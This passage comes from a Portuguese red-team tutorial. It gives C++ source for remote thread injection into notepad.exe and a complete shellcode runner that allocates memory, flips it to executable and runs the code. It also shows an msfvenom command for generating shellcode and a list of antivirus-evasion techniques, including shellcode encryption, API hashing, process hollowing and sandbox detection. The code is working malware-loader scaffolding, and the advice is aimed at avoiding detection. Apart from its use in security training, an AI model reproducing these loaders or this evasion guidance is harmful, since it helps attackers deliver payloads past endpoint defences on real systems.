    // Dummy function for demonstration
    LPVOID pRemoteCode = VirtualAllocEx(hProcess, NULL, 4096,
MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    if (pRemoteCode == NULL) {
        std::cerr << "VirtualAllocEx failed: " << GetLastError() <<
std::endl;
        CloseHandle(hProcess);
        return FALSE;
    }

    // Write the "thread function" into the remote process
```

```
    // For demonstration, it's just an infinite loop
    char code[] = { 0xEB, 0xFE }; // Infinite loop in machine code (JMP
SHORT 0)
    if (!WriteProcessMemory(hProcess, pRemoteCode, code, sizeof(code),
NULL)) {
        std::cerr << "WriteProcessMemory failed: " << GetLastError() <<
std::endl;
        VirtualFreeEx(hProcess, pRemoteCode, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }

    // Create the remote thread
    HANDLE hThread = CreateRemoteThread(hProcess, NULL, 0,
(LPTHREAD_START_ROUTINE)pRemoteCode, NULL, 0, NULL);
    if (hThread == NULL) {
        std::cerr << "CreateRemoteThread failed: " << GetLastError() <<
std::endl;
        VirtualFreeEx(hProcess, pRemoteCode, 0, MEM_RELEASE);
        CloseHandle(hProcess);
        return FALSE;
    }

    std::cout << "Thread created in process successfully!" << std::endl;
    CloseHandle(hThread);
    CloseHandle(hProcess);
    return TRUE;
}

int main() {
    std::wstring notepad = L"notepad.exe";
    DWORD pid = FindProcessId(notepad);

    if (pid == 0) {
        std::cerr << "Notepad.exe not found running." << std::endl;
        return 1;
    }

    if (!InjectThreadIntoProcess(pid)) {
        return 1;
    }

    return 0;
}
```



Figura 7 – Resultado da execução do código

SHELLCODE RUNNER SIMPLES

INTRODUÇÃO

Um shellcode runner é um programa ou fragmento de código que serve para executar shellcodes. O shellcode runner geralmente aloca memória para o shellcode, configura as permissões de execução apropriadas para essa memória e inicia a execução do shellcode. Os shellcode runners são usados em testes de penetração e pesquisas de segurança para testar a eficácia e o impacto de payloads específicos em ambientes controlados.

Criando um simples Shellcode Runner

Para criar um shellcode runner simples em C++ que utiliza memória com permissões de leitura e escrita (RW) e, em seguida, muda para leitura e execução (RX), você pode fazer uso de várias APIs do Windows para manipulação de memória e criação de threads.

Shellcode

Shellcode é um termo usado para descrever um conjunto de instruções de máquina que, quando executado, facilita o controle avançado sobre um sistema computacional. Geralmente é escrito em linguagem de máquina (código de máquina) e é usado para explorar vulnerabilidades em software. O objetivo do shellcode é obter um shell (acesso ao sistema operacional com privilégios de administrador) ou realizar uma função maliciosa específica. Tradicionalmente, shellcodes são usados em explorações de estouro de buffer, onde o código malicioso é inserido na memória e executado para tomar controle do processo ou da máquina.

Payload

O termo **payload** refere-se ao componente de um software que executa uma ação maliciosa como parte de um ataque cibernético, após uma exploração ter sido bem-sucedida. Em termos de segurança cibernética, um

payload pode fazer qualquer coisa desde criar uma simples mensagem na tela até instalar backdoors, roubar dados ou criptografar arquivos (como um ransomware). Em Red Team ou PenTest, payloads são usados para demonstrar o impacto de uma vulnerabilidade sem causar dano real, ajudando a testar e melhorar as defesas de um sistema.

Msfvenom

Msfvenom é uma ferramenta do projeto Metasploit usada para gerar shellcodes para explorações e payloads. Ela combina funcionalidades que anteriormente eram fornecidas pelas ferramentas **msfpayload** e **msfencode**. Msfvenom suporta a geração de payloads em muitos formatos diferentes (como executáveis, scripts e raw shells) e pode ser usada para codificar esses payloads de maneira a realizar evasões de controles de segurança. É uma ferramenta muito versátil em testes de penetração e pesquisa de segurança, permitindo aos usuários criar payloads específicos para uma ampla gama de vulnerabilidades e configurações de sistema.

Para nosso exemplo vou utilizar o msfvenom para gerar o nosso shellcode do messagebox em C, para inserirmos no nosso shellcode runner

```
Msfvenom -p Windows/x64/messagebox TEXT="Hello World" -f C
```

Após gerar o shellcode runner, basta inserir no trecho unsigned char shellcode.

```
#include <windows.h>
#include <iostream>

// Shellcode para demonstração: é um código de máquina que representa
"nop; nop; ret;"
// Este é apenas um exemplo simples e não faz nada malicioso.
unsigned char shellcode[] = "";


int main() {
    SIZE_T shellcodeSize = sizeof(shellcode);

    // Passo 1: Alocar uma página de memória com permissão de RW
(Leitura e Escrita)
    LPVOID execMemory = VirtualAlloc(NULL, shellcodeSize, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
    if (!execMemory) {
        std::cerr << "VirtualAlloc RW failed: " << GetLastError() <<
std::endl;
        return 1;
    }
```

Este trecho de código usa a API do Windows para alocar uma página de memória onde dados podem ser escritos e lidos. A função **VirtualAlloc** é chamada para reservar um espaço de memória do tamanho do **shellcode** com permissões de leitura e escrita. Se a alocação falhar, o programa exibe uma mensagem de erro e termina com um código de retorno **1**.

```
    memcpy(execMemory, shellcode, shellcodeSize);

    // Passo 3: Alterar a permissão da memória para RX (Leitura e
Execução)
    DWORD oldProtect;
    if (!VirtualProtect(execMemory, shellcodeSize, PAGE_EXECUTE_READ,
&oldProtect)) {
        std::cerr << "VirtualProtect RX failed: " << GetLastError() <<
std::endl;
        VirtualFree(execMemory, 0, MEM_RELEASE);
        return 1;
    }
```

Este trecho de código copia o shellcode para uma área de memória previamente alocada e, em seguida, muda as permissões dessa memória para permitir leitura e execução. Se a alteração de permissão falhar, ele exibe uma mensagem de erro, libera a memória alocada e encerra o programa com um código de erro.

```
// Passo 4: Executar o shellcode como uma thread
    DWORD threadId;
    HANDLE hThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)execMemory, NULL, 0, &threadId);
    if (hThread == NULL) {
        std::cerr << "CreateThread failed: " << GetLastError() <<
std::endl;
        VirtualFree(execMemory, 0, MEM_RELEASE);
        return 1;
    }

    // Aguardar a thread terminar
    WaitForSingleObject(hThread, INFINITE);

    // Limpeza
    CloseHandle(hThread);
    VirtualFree(execMemory, 0, MEM_RELEASE);

    std::cout << "Shellcode executed successfully." << std::endl;
    return 0;

}
```

Este trecho de código cria uma nova thread para executar o shellcode que foi armazenado na memória, usando a função **CreateThread**. Se a criação da thread falhar, ele exibe um erro, libera a memória e termina o programa. Se a thread for criada com sucesso, o código espera que a thread termine usando **WaitForSingleObject**, depois limpa fechando o handle da thread e liberando a memória, e finaliza informando que o shellcode foi executado com sucesso.

Código Completo

```
#include <windows.h>
#include <iostream>

// Este é apenas um exemplo simples e não faz nada malicioso.
unsigned char shellcode[] = {};
```

```
int main() {
    SIZE_T shellcodeSize = sizeof(shellcode);

    // Passo 1: Alocar uma página de memória com permissão de RW
(Leitura e Escrita)
    LPVOID execMemory = VirtualAlloc(NULL, shellcodeSize, MEM_COMMIT |
MEM_RESERVE, PAGE_READWRITE);
    if (!execMemory) {
        std::cerr << "VirtualAlloc RW failed: " << GetLastError() <<
std::endl;
        return 1;
    }

    Copiar o shellcode para a memória alocada
    memcpy(execMemory, shellcode, shellcodeSize);
Alterar a permissão da memória para RX (Leitura e Execução)
    DWORD oldProtect;
    if (!VirtualProtect(execMemory, shellcodeSize, PAGE_EXECUTE_READ,
&oldProtect)) {
        std::cerr << "VirtualProtect RX failed: " << GetLastError() <<
std::endl;
        VirtualFree(execMemory, 0, MEM_RELEASE);
        return 1;
    }

    // Executar o shellcode como uma thread
    DWORD threadId;
    HANDLE hThread = CreateThread(NULL, 0,
(LPTHREAD_START_ROUTINE)execMemory, NULL, 0, &threadId);
    if (hThread == NULL) {
        std::cerr << "CreateThread failed: " << GetLastError() <<
std::endl;
        VirtualFree(execMemory, 0, MEM_RELEASE);
        return 1;
    }

    // Aguardar a thread terminar
    WaitForSingleObject(hThread, INFINITE);

    // Limpeza
    CloseHandle(hThread);
    VirtualFree(execMemory, 0, MEM_RELEASE);

    std::cout << "Shellcode executed successfully." << std::endl;
    return 0;

}
```

Esse é um simples shellcode runner, adapte conforme for necessário



Figura 8 – Resultado da execução do código

Esse é o resultado do shellcode pelo msfvenom para apenas gerar uma messagebox, mas você pode construir seu próprio shellcode se for necessário, conhecimentos necessários para isso é Assembly x86/x64.

Como melhoro esse código?

Para melhorar esse shellcode runner do ponto de vista de segurança ofensiva, especialmente em operações de red team e evasão, há várias estratégias e técnicas que podem ser implementadas para tornar a execução mais furtiva e resistente a detecções. Aqui estão algumas sugestões:

1. **Obfuscação de Código**: Implementar técnicas de obfuscação no código-fonte para dificultar a análise estática por ferramentas de segurança ou analistas. Isso inclui o uso de nomes de variáveis e funções que não revelam suas verdadeiras intenções.

2. **Criptografia do Shellcode**: Criptografar o shellcode na compilação e descriptografá-lo em tempo de execução. Isso evita que o shellcode seja facilmente extraído ou detectado por varreduras de memória estática.

3. **Uso de Técnicas de Injeção Mais Avançadas**: Além de simplesmente criar uma nova thread, considerar técnicas de injeção mais sofisticadas como Process Hollowing, Atom Bombing, ou Reflective DLL Injection, que são menos conhecidas e podem evadir detecções de antivírus mais facilmente.

4. **Evitar Padrões Comuns de Detecção de Malware**: Por exemplo, alterar as permissões de memória de RW para RX é uma bandeira vermelha para alguns sistemas de detecção. Utilizar técnicas que manipulam as permissões de memória de maneira menos suspeita pode ajudar a evitar isso.

5. **Execução Baseada em Eventos**: Em vez de executar o shellcode imediatamente, você pode acioná-lo com base em um evento específico ou condição que é menos provável de ser monitorada, como uma determinada ação do usuário ou resposta de rede.

6. **Uso de API Stealth**: Utilizar chamadas de API menos conhecidas ou maneiras indiretas de chamar APIs para realizar ações como alocação de memória ou criação de threads. Isso pode incluir o uso de Assembly inline para fazer chamadas de sistema diretamente.

7. **Dynamic API Calls**: Em vez de ligar estáticamente a funções API no código, resolver dinamicamente as funções em tempo de execução usando hashes de seus nomes, o que complica a análise estática e pode evitar algumas formas de detecção baseadas em assinaturas.

8. **Verificação de Ambiente**: Implementar checagens para detectar ambientes de sandbox ou análise e alterar o comportamento ou cessar a execução se detectados.

9. **Manipulação de Erros e Evasão**: Em cada passo crítico (como alocação de memória ou mudança de permissões), implementar verificações de erros detalhadas e estratégias de fallback que evitem padrões de falha comuns que podem chamar a atenção.

Para você praticar em casa:

- Crie um código que colete detalhes de um processo de forma detalhada.
- Crie um shellcode runner que consiga coletar o shellcode diretamente da memória de um bitmap, no caso um .gif ou jpeg.

Referências Bibliográficas

Karl-Bridge-Microsoft. (2022, April 12). Process and Thread Functions - Win32 apps. Learn.microsoft.com. https://learn.microsoft.com/en-us/windows/win32/procthread/process-and-thread-functions

SyntheticSecurity. (2023, August 2). Demystifying Windows Internals — Part 1 of 2: Windows Threads. SyntheticSecurity. https://medium.com/syntheticvoid-security/demystifying-windows-internals-part-1-of-2-windows-threads-effe25826bfa

Injecting to Remote Process via Thread Hijacking - Red Teaming Experiments. (2022). Ired.team. https://www.ired.team/offensive-security/code-injection-process-injection/injecting-to-remote-process-via-thread-hijacking

cocomelonc. (2021, October 27). *Windows shellcoding - part 1. Simple example*. Cocomelonc. https://cocomelonc.github.io/tutorial/2021/10/27/windows-shellcoding-1.html

NTAPI Undocumented Functions. (n.d.). Undocumented.ntinternals.net. http://undocumented.ntinternals.net/

Yosifovich, P. (2023). Windows Native API Programming. In *leanpub.com*. Leanpub. https://leanpub.com/windowsnativeapiprogramming

Santos, J. A., & Pires, F. (2025). Defense Evasion Techniques: A comprehensive guide to defense evasion tactics for Red Teams and Penetration Testers. In *Amazon*. Packt Publishing. https://www.amazon.com.br/Defense-Evasion-Techniques-comprehensive-Penetration-ebook/dp/B0C5MRV617

Créditos pelo Windows customizado usado nas demonstrações, João Paulo de Andrade